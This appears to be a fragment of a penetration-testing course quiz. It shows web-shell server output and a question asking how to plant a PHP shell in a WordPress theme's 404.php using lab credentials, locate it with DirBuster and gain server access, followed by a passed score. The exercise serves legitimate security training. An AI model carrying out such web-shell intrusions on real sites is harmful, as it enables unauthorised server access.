Time @ Server : 11 Jul 2024 10:17:29
Linux jason-Virtual-Machine 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686
Apache/2.2.22 (Ubuntu) | PHP 5.3.10-1ubuntu3.26
```

8.2 Questions




Question 8.8.1

Create a customized PHP shell and identify the entry point to gain access to the server hosting the WordPress web application http://www.cpent.com/wp-login.php. Use the credentials mike/prince to log in to the website. Target the WordPress theme file 404.php to create a PHP shell. Use the DirBuster tool to determine the location of the uploaded shell and gain access to the server. Flag submission is not required for this task; enter "No flag" as the answer.

No flag

✓ Correct



Congratulations, you passed!

Your score: 5 / 5